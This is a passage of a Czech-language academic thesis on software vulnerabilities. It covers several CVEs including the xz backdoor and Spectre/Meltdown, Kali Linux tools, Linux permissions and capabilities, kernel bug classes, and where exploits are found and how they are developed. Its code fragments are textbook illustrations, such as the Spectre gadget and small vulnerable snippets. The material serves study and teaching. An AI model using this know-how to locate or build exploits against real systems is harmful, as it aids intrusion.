Zranitelné jsou platformy, kde je spuštěn Magento Open Source 2.4.3-p1, 2.4.3-p2 a starší verze, 2.3.7-p2 a starší verze nebo Adobe Commerce 2.4.3-p1, 2.4.3-p2 a starší verze, 2.3.7-p2 a starší verze.

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 9.8. [13]

4.7.10 CVE-2020-3452

Zranitelnost se vyskytuje v SW Cisco ASA a FTD. Při odeslání upraveného HTTP požadavku může útočník přistupovat k libovolným souborům v souborovém systému web služeb za předpokladu, že je v systému nastavena WebVPN nebo AnyConnect. Mezi tyto soubory patří například záložky nebo soubory cookie. [33]

Zranitelné verze Cisco Adaptive Security Appliance Software od 9.6 (včetně) do 9.6.4.42 (kromě), od 9.8 (včetně) do 9.8.4.20 (kromě), od 9.9 (včetně) do 9.9.2.74 (kromě), od 9.10 (včetně) do 9.10.1.42 (kromě), od 9.12 (včetně) do 9.12.3.12 (kromě), od 9.13 (včetně) do

9.13.1.10 (kromě), od 9.14 (včetně) do 9.14.1.10 (kromě). Dále jsou zranitelné verze Cisco Firepower Threat Defense od 6.2.3 (včetně) do 6.2.3.16 (kromě), od 6.3.0 (včetně) do 6.3.0.6 (kromě), od 6.4.0 (včetně) do 6.4.0.10 (kromě), od 6.5.0 (včetně) do 6.5.0.5 (kromě), od 6.6.0 (včetně) do 6.6.0.1 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 7.5. [13]

4.7.11 CVE-2024-26582

Zranitelnost typu use-after-free se vyskytuje jádře systému Linux v subsystému TLS ve funkci *tls_decrypt_sg*. Funkce *tls_decrypt_sg* ignoruje odkaz na stránky předávané z funkce *clear_skb* a z toho důvodu jsou tyto stránky předčasně uvolněny ve funkci *put_page* volané z funkce *tls_decrypt_done*. Pokus o přečtení částečně přečtené datové struktury *skb* je příčinou zranitelnosti use-after-free popsanou v části 5.3.3. [35] [42]

Při úspěšném zneužití zranitelnosti může být spuštěn libovolný kód nebo může dojít k poškození dat.

Zneužitelné verze jádra jsou od 6.0 (včetně) do 6.1.79 (kromě), od 6.2.0 (včetně) do 6.6.18 (kromě), od 6.7.0 (včetně) do 6.7.6 (kromě).

Hodnocení zranitelnosti podle stupnice CVSS NIST:NVD je 7.8. [13]

4.7.12 CVE-2024-3094

Jedná se o záměrně vloženou zranitelnost do knihovny *liblzma* nástroje *xz Utils* sloužící pro bezztrátovou kompresi dat. Byla náhodně odhalena inženýrem společnosti Micosoft, který chtěl zjistit příčinu chyb vygenerovaných nástrojem *valgrind* při přihlašování pomocí SSH (Secure Shell) a také důvod, proč toto přihlašování spotřebovává příliš mnoho cyklů procesoru. [36]

V operačním systému Debian a dalších linuxových distribucích zahrnuje program *systemd* odkaz na spustitelný soubor *sshd*. Program *systemd* zajišťuje načtení služeb během fáze spouštění systému. Spustitelný soubor *sshd* zajišťuje navazování vzdálených připojení SSH. Program *systemd* se odkazuje i na knihovnu *liblzma*, což umožňuje nástroji *xz Utils* kontrolu nad spustitelným souborem *sshd*.

Škodlivý kód vložený do knihovny *liblzma* manipulací se spustitelným souborem *sshd* vytváří zadní vrátka umožňující útočníkovi se správným soukromým klíčem vložení libovolného kódu do přihlašovacího SSH certifikátu. Libovolný kód je poté spuštěn na zařízení s vytvořenými zadními vrátky. [74]

Zranitelnost se nachází ve verzích 5.6.0 a 5.6.1 nástroje *xz Utils*. [72]

Hodnocení zranitelnosti podle stupnice CNA:Red Hat, Inc. je 10. [13]

4.7.13 Spectre a Meltdown

Spectre a Meltdown je označení pro HW zranitelnosti moderních procesorů. Obě zranitelnosti jsou způsobeny vlastností moderních procesorů nazvanou spekulativní provádění instrukcí, které je zajištěno prostřednictvím prediktoru větvení. [45]

Prediktor větvení slouží ke spekulativnímu určení další vykonávané instrukce v případě, že se v programu nachází instrukce pro změnu toku prováděných instrukcí. Spolehlivé rozhodnutí o další vykonávané instrukci je stanoveno na základě výsledku instrukce pro změnu toku prováděných instrukcí. Při zastavení zastavení provádění instrukcí v instrukční pipeline procesoru, z důvodu čekání na rozhodnutí, by došlo ke snížení výkonu. Příkladem instrukce měnící tok programu je například instrukce pro větvení programu. Při chybně provedeném

odhadu jsou zrušeny změny vykonané spekulativně provedenými instrukcemi. Při správném odhadu dochází ke zvýšení výkonu.

Ke spekulativnímu provádení může dojít i v rámci samotné instrukce. Instrukce může být spekulativně provedena před tím, než je ověřeno, zda má nebo nemá povolení k jejímu provedení. Tato vlastnost způsobuje zranitelnost Meltdown.

Spectre a Meltdown je ve skutečnosti označení pro množinu zranitelností, které jsou si do určité míry podobné. Přostřednictvím spekulativního provádění je spuštěn útočníkův kód, který bez povolení čte tajná data z paměti. Přečtená tajná data jsou získána postranním kanálem. Postranním kanálem může být paměť cache procesoru.

Postranní kanál je označení pro nezamýšlenou cestu, kterou unikají informace. Jako příklad může posloužit program určený pro zjištění tisknutého textu na základě zvuku tiskárny. V takovém případě je postranním kanálem zvuk.

Zranitelnosti se vyskytují v několika variantách. V části 4.7.13 je uvedena varianta zranitelnosti Spectre a v části 4.7.13 je uvedena varianta zranitelnosti Meltdown.

Spectre

Škodlivý kód zneužívající tuto zranitelnost je uveden ve výpise 4.9.


```
if (x < 256) {
    secret = array1[x]
    y = array2[secret]
}
```

Výpis 4.9: **Škodlivý kód zneužívající zranitelnosti Sepctre. Převzato ze zdroje [45].**

Procesor začne spekulativně provádět instrukce v podmíněné větvi kódu i přesto, že je hodnota proměnné x větší než hodnota 256. To je způsobeno několikanásobným spuštěním škodlivého kódu s hodnotou proměnné x menší než 256 a prediktor větvení předpokládá, že tomu tak bude i při dalším spuštění. V poli *array1* na indexu x je uložena adresa, na které se nachází požadované tajné informace. Při přístupu do pole *array2* je do paměti cache vložena tajná informace. Paměť cache byla pomocí instrukcí *flush* vymazána, takže načtená tajná data pochází z hlavní paměti. Při vyhodnocení chybně zvolené větve nejsou hodnoty proměnných y a *secret* zviditelněny programu, ale tajná informace z hlavní paměti je jíž načtena do paměti cache. Měřením doby přístupu k datům nacházejícím se v paměti cache lze zjistit, zda data v paměti cache jsou nebo ne.

Meltdown

Na obrázku 4.6 je uvedeno znaužití zranitelnosti Meltdown nacházející se v procesoru společnosti Intel.



Obrázek 4.6: **Zranitelnost Meltdown způsobena spekulativním prováděním v rámci jedné instrukce. Převzato ze zdroje [45].**

Instrukce přečte tajná data z paměti. Při zjištění, že instrukce nemá oprávnění ke čtení z adresy paměti je ignorována výjimka. Přečtená data je možné přečíst z postranního kanálu měření přístupových časů k datům.

4.8 Kali linux

Operační systém Kali linux představuje distribuci Linuxu s otevřeným zdrojovým kódem určenou pro penetrační testování a bezpečnostní audit. V rámci systému se nachází několik stovek nástrojů zaměřujících se například na penetrační testování, bezpečnostní výzkum, počítačovou forenzní analýzu nebo reverzní inženýrství. [70] V této kapitole jsou uvedeny některé nástroje.

4.8.1 Nmap

Nástroj Nmap je určený pro mapování sítě. Umožňuje zjištění hostitelů nacházejících se v síti, určení operačního systému cílového zařízení, detekovat verzi aplikace nebo skenování portů vystavených na hostiteli. [79]

4.8.2 Aircrack-ng

Aircrack-ng označuje sadu zaměřující se na bezpečnost bezdrátových sítí. Díky sadě je možné dešifrovat hesla WEP (Wired equivalent privacy), WPA (Wi-Fi protected access), WPA, WPA2-PSK. Dále umožňuje injekci paketů, provedení útoku přehratím a další. V sadě je mimo jiné obsažen i analyzátor paketů.

4.8.3 JTR (John the Ripper)

JTR je označení pro offline nástroj pro útoky hrubou silou na hesla. Nástroj umožňuje provedení slovníkových útoků, může být spuštěn jako úloha cronu a podporuje řadu algoritmů, mezi kreré patří například SHA-1, DES, LM/NTLM hashe systému Windows a další.

4.8.4 Hydra

Hydra je nástroj běžně používaný s nástrojem JTR a označuje online program pro útoky na hesla. Stejně jako JTR umožňuje provedení slovníkových útoků, útoky hrubou silou a poskytuje podporu pro mnoho síťových protokolů.

4.8.5 SET

Nástroj SET je zaměřen na útoky sociálního inženýrství. Mezi hlavní funkce patří generování phishing útoků, SMS útoků, e-mail útoků a podobně.

4.8.6 Burp Suite

Sada Burp Suite je využita při penetračním testování web aplikací. Umožňuje vypsání adresářů na web serveru, přehrání požadavku, kontrolu a úpravu požadavků a odpovědí vytvářených směrem k cílové web aplikaci a další.

4.8.7 Sqlmap

Nástroj sqlmap je určen pro automatické provádění útoků typu SQL injection. Umožňuje například získávání informací z tabulek, vyhledávání tabulek v databázích nebo vyhledávání sloupců. [16]

Kapitola 5

Bezpečnost operačního systému Linux

V kapitole je vysvětlen tradiční model oprávnění spolu s moderním modelem schopností, který zvyšuje bezpečnost rozdělením práv uživatele root na menší části. Dále jsou uvedeny běžné zranitelnosti jádra operačního systému Linux.

5.1 Tradiční model oprávnění

Model oprávnění představuje mechanizmus pro zajištění ochrany souborů v souborovém systému. Pro každý soubor jsou definovány tři kategorie přístupu. V první kategorii jsou uvedena oprávnění pro vlastníka, ve druhé kategorii jsou uvedena oprávnění pro skupinu a v poslední jsou uvedena oprávnění pro ostatní uživatele. V každé kategorii jsou oprávnění definována třemi bity. Bit r určuje oprávnění pro čtení obsahu souboru, bit w určuje oprávnění pro zápis do souboru a x určuje oprávnění pro spuštění souboru, který se týká zkompilovaných binárních aplikací nebo například skriptů určených pro shell. Význam bitů oprávnění se mírně liší pro adresářové soubory jak je uvedeno v kapitole 5.1.1. Logická hodnota 1 v příslušném bitu znamená udělení oprávnění a logická hodnota 0 znamená odepření oprávnění. [48] [76]

Jako příklad lze uvažovat soubor *myfile* jehož bity oprávnění pro různé kategorie přístupu jsou uvedeny v tabulce 5.1.

Kategorie přístupu	Vlastník (U)			Skupina (G)			Ostatní (O)		
Bity oprávnění	r	w	x	r	w	x	r	w	x
Příklad (myfile)	1	1	0	1	1	0	1	0	0

Tabulka 5.1: Kategorie přístupu a bity oprávnění souboru myfile. Převzato ze zdroje [76].

Informace o oprávnění jsou uloženy ve struktuře zvané inode. Tyto informace lze zobrazit například použitím příkazu *ls*. Ve struktuře inode je také uložen identifikátor vlastníka (dále jen file_UID) a identifikátor skupiny (dále jen file_GID).

Při udělování přístupu rozhoduje jak oprávnění souboru, tak pověření procesu, který provádí přístup. Pověření procesu je popsáno v kapitole 5.1.2.

5.1.1 Oprávnění adresářového souboru

Bity oprávnění mají v případě adresářového souboru následující význam:

- Bit *r* označuje oprávnění pro prohlížení obsahu adresáře.
- Bit *w* označuje oprávnění pro vytváření a mazání souborů v adresáři.
- Bit *x* označuje oprávnění pro získání rozšířených informací o souborech v adresáři a také označuje oprávnění pro přesun do adresáře příkazem *cd*.

5.1.2 Pověření procesu

Pověření procesu zahrnuje například identifikátor procesu, identifikátor relace, efektivní identifikátor uživatele (dále jen EUID), reálný identifikátor uživatele (dále jen RUID), efektivní identifikátor skupiny (dále jen EGID), reálný identifikátor skupiny (dále jen RGID) a další. Tyto informace jsou uloženy ve struktuře označované jako PCB (Process Control Block).

Hodnoty RUID a RGID označují identifikátor původního vlastníka a vlastnící skupiny a hodnoty EUID a EGID označují hodnoty, které využívá operační systém pro povolení nebo odepření přístupu. Reálné a efektivní hodnoty jsou při spuštění procesu stejné, ale efektivní hodnoty je možně za běhu měnit.

Při určení reálných hodnot hraje důležitou roli soubor */etc/passwd*. Na každém řádku tohoto souboru jsou uvedeny záznamy uživatelů. Ve třetím a čtvrtém poli záznamu se nachází identifikátor uživatele (UID) a identifikátor skupiny uživatele (GID). Při spuštění procesu uživatelem jsou tyto hodnoty vyjmuty z jeho záznamu a vloženy do reálných hodnot RUID a RGID procesu.

Reálné a efektivní identifikátory procesu je možné získat provedením příkazu *id*.

5.1.3 Jak probíhá rozhodování o povolení přístupu

Při rozhodování o povolení přístupu procesu k souboru je nutné nejdříve určit kategorii přístupu. Zjednodušený algoritmus pro určení kategorie přístupu je uvedený ve výpise 5.1.

```
if process_EUID == file_UID
then
    access_category = U
else if process_EGIDs.contains(file_GID)
then
    access_category = G
else
    access_category = O
fi
```

Výpis 5.1: Algoritmus určující kategorii přístupu

V případě, že se EUID procesu rovná identifikátoru uživatele vlastníka souboru, je přidělena kategorie přístupu pro uživatele. V případě, že se identifikátor skupiny vlastnící soubor rovná nějakému identifikátoru skupiny, do které proces patří, je udělena kategorie přístupu pro skupinu. Jinak je udělena kategorie přístupu pro ostatní uživatele.

Po určení kategorie přístupu je na základě bitů oprávnění povolen nebo odepřen přístup procesu k souboru.

5.1.4 Speciální bity oprávnění

Pro soubor je možné definovat speciální bity oprávnění. [76] [51]

Bit SUID

Po spuštění binárního spustitelného souboru s aktivním SUID bitem je hodnota EUID procesu rovna identifikátoru vlastníka souboru. Tento soubor je označován jako setuid. V případě binárního spustitelného souboru vlastněného uživatelem root je tento soubor označován jako setuid-root.

Při výpisu informací pomocí příkazu *ls* se aktivní SUID bit projeví malým písmenem *s* na místě, kde se nachází bit oprávnění *x* uživatele jak je uvedeno ve výpise 5.2.

```
-rwsrw-r-- 1 seawolf seawolf 186 Feb 17 13:15 myFile
```

Výpis 5.2: Aktivní bit SUID.

Pokud je písmeno *S* velké, pak vlastník souboru nemá právo na jeho spuštění.

Příkladem známého setuid-root spustitelného souboru je *passwd* sloužící pro změnu uživatelského hesla. Heslo je uloženo v souboru */etc/shadow*, do kterého může zapisovat pouze uživatel root. Při spuštění *passwd* je vytvořen proces jehož EUID má hodnotu 0. Proces běží s oprávněním uživatele root a může provést zápis do souboru */etc/shadow* a změnit heslo. Tímto způsobem uživatel může prostřednictvím nástroje *passwd* změnit své heslo i přesto, že nemá dostatečná oprávnění pro přímý zápis do souboru */etc/shadow*.

Bit SGID

Po spuštění binárního spustitelného souboru s aktivním SGID bitem je hodnota EGID procesu rovna identifikátoru skupiny, ke které soubor přísluší. Tento soubor je označován jako setgid.

Při výpisu informací pomocí příkazu *ls* se aktivní SGID bit projeví malým písmenem *s* na místě, kde se nachází bit oprávnění *x* skupiny jak je uvedeno ve výpise 5.3.

```
-rw-rwsr-- 1 seawolf seawolf 186 Feb 17 13:15 myFile
```

Výpis 5.3: Aktivní bit SGID.

Pokud je písmeno *S* velké, pak vlastnící skupina souboru nemá právo na jeho spuštění.

Příkladem známého setgid spustitelného souboru je *wall*, který umožňuje odeslání zpráv na všechna konzolová zařízení uživatelů. Konzolové zařízení je označeno jako *tty*. Oprávnění pro zápis na konzolové zařízení má pouze uživatel root nebo člen skupiny *tty*. Binární spustitelný soubor *wall* má nastavený bit SGID a má nastavené členství ve skupině *tty*. Při jeho spuštění vznikne proces, jehož EGID je rovno skupině *tty*. Proces tak může zapisovat na konzolová zařízení uživatelů.

5.1.5 Sticky bit

Při aktivaci sticky bitu na adresáři může z tohoto adresáře mazat soubory jen vlastník souborů nebo uživatel root.

Při výpisu informací pomocí příkazu *ls* se aktivní sticky bit projeví malým písmenem *t* na místě, kde se nachází bit oprávnění *x* ostatních uživatelů jak je uvedeno ve výpise 5.4.

```
drw-rw-r-t 1 seawolf seawolf 186 Feb 17 13:15 myDir
```

Výpis 5.4: Aktivní sticky bit

5.2 Schopnosti

Moderní model shopností POSIX (dále jen schopnosti) představuje bezpečnější alternativu k tradičnímu modelu oprávnění. Schopnosti umožňují rozdělení práv uživatele root (dále jen práva root) na menší části. Po vložení schopností do spustitelného souboru je možné jej spustit s právy běžného uživatele, přičemž může stále provádět některé operace, ke kterým je zapotřebí práv root. Do spustitelného souboru jsou vloženy jen schopnosti nezbytné pro jeho správnou činnost. Tento spustitelný soubor by musel být ve tradičním modelu oprávnění buď spuštěn uživatelem root nebo by musel být typu setuid-root. [76] [4]

Spustitelné soubory setuid-root představují bezpečnostní riziko v případě výskytu chyb v rámci jejich kódu. V případě zneužití chyby může útočník získat schopnost provádět příkazy v operačním systému s právy root. Při rozdělení práv použitím schopností dojde k omezení škod, které může útočník v systému napáchat.

V případě programu určeného pro záchyt paketů by mohl spustitelný soubor disponovat schopností CAP_NET_ADMIN, která umožňuje provádění síťových administrativních dotazů a schopností CAP_NET_RAW umožňující použití "raw"soketů.

Každé vlákno a proces obsahuje v rámci svých metadat několik sad schopností. Sada schopností je bitová maska reprezentovaná 64 bity, ve které každý bit reprezentuje jednu schopnost. Schopnost je aktivována při nastavení příslušného bitu na hodnotu 1 a naopak je neaktivní v případě, že je příslušný bit nastaven na hodnotu 0. Sady schopností lze obecně rozdělit na dva typy. Sady schopností vláken popsané v kapitole 5.2.2 a sady schopností souborů popsané v kapitole 5.2.3.

Při vytvoření potomka provedením funkce *fork* přebírá tento potomek nezměněnou kopii sad schopností rodiče. [4] Algoritmus pro určení sad schopností vlákna po provedení operace *execve* je uveden v kapitole 5.2.4.

Operace *execve* slouží pro spuštění programu a při jejím provedení je nahrazen původní program novým programem v rámci procesu provádějícího operaci *execve*. [7]

5.2.1 Zobrazení schopností aktuálního procesu

Schopnosti aktuálního procesu je možné získat z pseudosouboru, který se nachází v adresáři /proc/self. Tento adresář se odkazuje na aktuální proces. Ve výpise 5.5 jsou uvedeny sady schopností programu *grep*.

```
grep -i cap /proc/self/status
CapInh: 0000000000000000
CapPrm: 0000000000000000
CapEff: 0000000000000000
CapBnd: 0000003fffffffff
CapAmb: 0000000000000000
```

Výpis 5.5: Výpis sad schopností programu grep.

5.2.2 Sady schopností vláken a procesů

V každém vlákně a procesu se nachází následující sady schopností: [78] [11]

- Permitted (Prm): Slouží pro omezení schopností, které mouhou být vloženy do sady schopností Effective. Pokud se schopnost nachází v této sadě, pak může být vložena i do sady Effective.

- Inheritable (Inh): Sada schopností předaná z nadřazeného procesu.
- Effective (Eff): Sada schopností používaná při kontrole oprávnění.
- Bounding (Bnd): Proces může během životního cyklu získat jen schopnosti uvedené v této sadě.
- Ambient (Amb): Sada schopností určená pro vložení schopností do neprivilegovaných programů, které nemají vloženy schopnosti v souborech. Pokud se schopnost nachází v sadě Amnient, pak se musí nacházet i v sadě Permitted a Inheritable.

5.2.3 Sady schopností souborů

V této podkapitole je uveden stručný popis sad schopností souborů. V kapitole 5.2.4 je uveden popis toho, jak tyto sady schopností určují schopnosti vlákna po provedení operace *execve*. Spustitelný soubor může zahrnovat následující sady schopností:

- Permitted (Prm): Povolené shopnosti vlákna.
- Inheritable (Inh): Děděné schopnosti.
- Effective (Eff): Bit určující sadu schopností effective vlákna po provedení operace execve.

5.2.4 Algoritmus pro určení schopností vlákna během provádění operace execve

Ve výpisech uvedených v této kapitole slouží *P()* pro označení sady schopností vlákna před provedením operace *execve*, *P'()* pro označení sady schopností vlákna po provedení operace *execve* a *F()* pro označení sad schopností souboru.

Sada schopností ambient vlákna po provedení operace *execve* je vynulována v případě, že se nejedná o privilegovaný soubor, nebo se rovná sadě schopností ambient vlákna před provedením operace *execve* jak je uvedeno ve výpise 5.6.

```
P'(ambient) = (file is privileged) ? 0 : P(ambient)
```

Výpis 5.6: Určení sady schopností ambient.

Sada schopností permitted vlákna po provedení operace *execve* je určena operacemi AND (v textu označena znakem &) a OR (v textu označena znakem |). Schopnost je aktivní v případě, že je aktivní v sadě schopností inheritable vlákna před provedením operace *execve* a zároveň je aktivní v sadě schopností inheritable souboru nebo pokud je aktivní v sadě schopností permitted souboru a zároveň je aktivní v sadě schopností permitted vlákna před provedením operace *execve* nebo pokud je aktivní v sadě schopností permitted vlákno po provedení operace *execve* jak je uvedeno ve výpise 5.7.

```
P'(permitted) = (P(inheritable) & F(inheritable)) |
                (F(permitted) & P(bounding)) | P'(ambient)
```

Výpis 5.7: Určení sady schopností permitted.

Sada schopností effective vlákna po provedení operace *execve* je buď rovna sadě schopností permitted nebo ambient vlákna po provedení operace *execve* v závislosti na hodnotě bitu effective jak je uvedeno ve výpise 5.8.

```
P'(effective) = F(effective) ? P'(permitted) : P'(ambient)
```

Výpis 5.8: Určení sady schopností effective.

Sady schopností inheritable a bounding vlákna po provedení operace *execve* zůstanou nezměněny jak je uvedeno ve výpise 5.9.

```
P'(inheritable) = P(inheritable)
P'(bounding) = P(bounding)
```

Výpis 5.9: Určení sady schopností inheritable a bounding.

5.3 Typy zranitelností jádra Linuxu

Tato kapitola shrnuje nejzávažnější zranitelnosti jádra Linuxu.

5.3.1 Dereference nulového ukazatele

Při dereferenci ukazatele jehož hodnota je NULL je systémem vygenerována vyjímka NullPointerException. Díky vyvolané výjimce je možné obejít bezpečnostní logiku programu nebo získat ladící informace užitečné při plánování dlaších útoků. Díky této zranitelnosti je možné provést například útok DoS (CVE-2014-8173). [23]

Hodnocení zranitelnosti CVE-2014-8173 podle stupnice CVSS NIST:NVD je 7.2.

Příklad programu s touto zranitelností je uveden ve výpise 5.10. Po dokončení volání funkce *getProperty* je do ukazatele *cmd* vložena hodnota NULL v případě, že není definována vlastnost *"cmd"*. V takovém případě je při pokusu o provedení funkce *trim* je provedena dereference ukazatele *cmd* jehož hodnota je NULL, což způsobí vygenerování výjimky. [55]

```
String cmd = System.getProperty("cmd");
cmd = cmd.trim();
```

Výpis 5.10: Příklad kódu se zranitelností dereference nulového ukazatele.

Odstranit tuto zranitelnost je možné ověřením hodnoty ukazatele před pokusem o jeho dereferenci jak je uvedeno ve výpise 5.11.

```
String cmd = System.getProperty("cmd");
if (cmd != NULL) {
    cmd = cmd.trim();
}
```

Výpis 5.11: Příklad kódu s odstraněnou zranitelností dereference nulového ukazatele.

5.3.2 Dělení nulou

Při pokusu o dělení nulou je systémem vygenerována chyba, což vede k úspěšnému provedení útoků typu DoS (CVE-2015-4003), (CVE-2013-6367). [23]

Hodnocení zranitelnosti CVE-2015-4003 podle stupnice CVSS NIST:NVD je 7.8 a hodnocení zranitelnosti CVE-2013-6367 podle stupnice CVSS NIST:NVD je 5.7.

5.3.3 Použití po uvolnění

Příčinou této zranitelnosti je práce s uvolněnou pamětí, což může mít za následek pád programu, poškození paměti nebo spuštění libovolného kódu. Této zranitelnosti využívají útoky typu zvýšení oprávnění (CVE-2016-4557), DoS (CVE-2016-4558) nebo získání informací (CVE-2012-3510). [23]

Hodnocení zranitelnosti CVE-2016-4557 podle stupnice CVSS NIST:NVD je 7.8 a hodnocení zranitelnosti CVE-2016-4558 podle stupnice CVSS NIST:NVD je 7.0 a hodnocení zranitelnosti CVE-2012-3510 podle stupnice CVSS NIST:NVD je 5.6.

Příklad programu s touto zranitelností je uveden ve výpise 5.12. Funkcí *malloc* je provedena alokace paměti, na kterou se odkazuje ukazatel *ptr*. Funkcí *free* je provedeno uvolnění paměti, v případě pravdivosti výrazu *err*. Při pravdivosti výrazu *abrt* se program pokouší pracovat s ukazetelem *ptr*, který odkazuje na již uvolněnou paměť. [63]

```
char* ptr = (char*)malloc(SIZE);
...
if (err) {
    abrt = 1;
    free(ptr);
}
...
if (abrt) {
    logError("operation aborted before commit", ptr);
}
```

Výpis 5.12: Příklad programu používající paměť po jejím uvolnění.

5.3.4 Nekonečná smyčka

Zranitelnost je způsobena chybně definovanou podmínkou pro ukončení cyklu, což vede k opakování cyklu donekonečna. Této zranitelnosti využívá například útok DoS (CVE-2013-0290). [23]

Hodnocení zranitelnosti CVE-2013-0290 podle stupnice CVSS NIST:NVD je 4.9. [13]

5.3.5 Dvojité volání funkce free

Zranitelnost je způsobena vícenásobným voláním funkce *free*, které je předán ukazatel odkazující se stále na stejnou paměť. To způsobí porušení datových struktur pro správu paměti. Díky tomu může útočník zapisovat hodnoty do registrů nebo jinam do paměťového prostoru a tím zajistit spuštění libovolného kódu. Tato zranitelnost umožňuje úspěšné provedení útoků typu DoS (CVE-2013-7348), (CVE-2006-2444). [23] [43]

Hodnocení zranitelnosti CVE-2013-7348 podle stupnice CVSS NIST:NVD je 4.6 a hodnocení zranitelnosti CVE-2006-2444 podle stupnice CVSS NIST:NVD je 7.8.

5.3.6 Přetečení vyrovnávací paměti

Zranitelnost je způsobena zápisem mimo souvislou posloupnost paměti používanou programem. Díky tomu může útočník například spustit svůj škodlivý kód. Zranitelnosti využívají útoky typu poškození paměti (CVE-2009-1633) nebo získání oprávnění (CVE-2009-4004). [23] [38]

Hodnocení zranitelnosti CVE-2009-1633 podle stupnice CVSS NIST:NVD je 7.1 a hodnocení zranitelnosti CVE-2009-4004 podle stupnice CVSS NIST:NVD je 7.8.

5.3.7 Přetečení celých čísel

Zranitelnost je způsobena aritmetickou operací jejíž výsledkem je hodnota, která je příliš velká a není možné ji uložit do menšího paměťového prostoru určeného pro uložení výsledku provedené aritmetické operace. Může dojít k pádu systému nebo k jeho nedefinovanému chování. Tuto zranitelnost využívají útoky pro získání informací (CVE-2009-1265) nebo porušení paměti (CVE-2010-3442). [23]

Hodnocení zranitelnosti CVE-2009-1265 podle stupnice CVSS NIST:NVD je 5.0 a hodnocení zranitelnosti CVE-2010-3442 podle stupnice CVSS NIST:NVD je 4.7.

5.3.8 Souběh

K souběhu dochází při zpracování instrukcí v chybném pořadí, přičemž výstupy instrukcí závisí na pořadí, v jakém jsou instrukce prováděny. Například může dojít k přepsání dat, která měla být přečtena, ale díky chybnému pořadí instrukcí k tomu nedošlo. Této zranitelnosti využívají útoky typu získání oprávnění (CVE-2016-2059), DoS (CVE-2006-2445) nebo poškození paměti (CVE-2006-2629). [23]

Hodnocení zranitelnosti CVE-2016-2059 podle stupnice CVSS NIST:NVD je 7.0 a hodnocení zranitelnosti CVE-2006-2445 podle stupnice CVSS NIST:NVD je 4.0 a hodnocení zranitelnosti CVE-2006-2629 podle stupnice CVSS NIST:NVD je 4.0.

5.3.9 Chyba indexu pole

Zranitelnost je způsobena přístupem na index, jehož hodnota přesahuje velikost pole. Této zranitelnsoti využívají útoky získání oprávnění (CVE-2009-3080) nebo získání informací (CVE-2015-4004). [23] Tohoto principu také využívají útoky zneužívající zranitelnosti Meltdown a Spectre popsané v části 4.7.13.

Hodnocení zranitelnosti CVE-2009-3080 podle stupnice CVSS NIST:NVD je 7.2 a hodnocení zranitelnosti CVE-2015-4004 podle stupnice CVSS NIST:NVD je 8.5.

Kapitola 6

Vyhledávání exploitů

Exploity je možné naléz ve veřejně přístupných databázích nebo pomocí nástrojů. V případě nově objevené zranitelnosti exploit nejspíše neexistuje a je nutné jej nejdříve vyvynout. K tomu mohou pomoci nástroje a typy uvedené v této kapitole.

6.1 Databáze exploitů

Mezi nejznámější databáze exploitů patří Exploit DB, Rapid7, CXSecurity, Vulnerability Lab, 0day, Packet Storm Security, Google Hacking Database. [61]

Databáze Google Hacking Database obsahuje Google Dorks, které představují způsob jak získávat informace prostřednictvím příkazů jazyka vyhledávače Google.

Databáze Rapid7 pochází od vývojářů aplikace Metasploit. Po nalezení exploitu je možné zobrazit podrobnosti o zranitelnosti a také návod pro spuštění exploitu prostřednictvím konzole aplikace Metasploit.

Databáze 0day umožňuje nejen vyhledávání exploitů, ale také jejich prodej.

6.2 Nástroje pro vyhledávání exploitů nebo zranitelností

Variantou k manuálnímu procházení databází je použití nástrojů uvedených v této části.

6.2.1 Metasploit

Nástroj Matasploit je určen pro provádění penetračního testování, prostřednictvím kterého je možné spuštění kódu exploitu. Nástroj umožňuje použití různých modulů mezi které patří například: [79]

- Moduly exploitů umožňují spuštění veřejně dostupných exploitů na cílovém zařízení.
- Díky pomocným modulům je možné provádět operace jako je například skenování uživatelů.
- Pomocí post-exploitation modulů je možné například zvýšení oprávnění přístpu k cílovému systému.

6.2.2 LinPEAS

LinPEAS je označení pro skript sloužící pro vyhledání zneužitelných zranitelností, jejichž zneužitím lze dosáhnout zvýšení oprávnění v systému. [6]

6.2.3 Nmap

Nástroj Nmap lze spoužít spolu se skriptem *vulscan* nebo skriptem *nmap-vulners* ke skenování zranitelností. Skripty jsou při spuštění nástroje Nmap uvedeny za přepínačem *–script*. [46] Na základě zranitelností je možné z některé databáze získat exploit.

6.2.4 Immunity CANVAS

Sada Immunity CANVAS umožňuje provádět hodnocení bezpečnosti a mimo jiné také umožňuje výzkum a vývoj exploitů. Sada obsahuje množství exploitů roztříděných do kategorií a připravených k použití. [29]

6.2.5 Exploit Pack

Exploit Pack je označení pro framework umožňující vývoj exploitů a obsahuje exploity připravené k použití. [44]

6.3 Vývoj exploitů

Pro vývoj exploitů lze použít například nástroje uvedené v části 6.2.4 nebo 6.2.5.

Na začátku vývoje exploitu je vhodné se zaměřit na chyby jako je přetečení vyrovnávací paměti, přetečení celých čísel a další chyby, které je možné zneužít. Po nalezení zranielnosti je nutné vytvořit exploit, který zranitelnost dokáže zneužít, protože ne všechny zranitelnosti mohou být zneužitelné. Při ladění zranitelného programu mohou být vyhledány zneužitelné adresy v paměti, jako například adresy funkcí nebo adresy v paměti zásobníku. Po získání všech potřebných informací je možné vytvořit funkční exploit. [47]

Kapitola 7

Podrobná analýza exploitů

7.1 Towelroot (CVE-2014-3153)

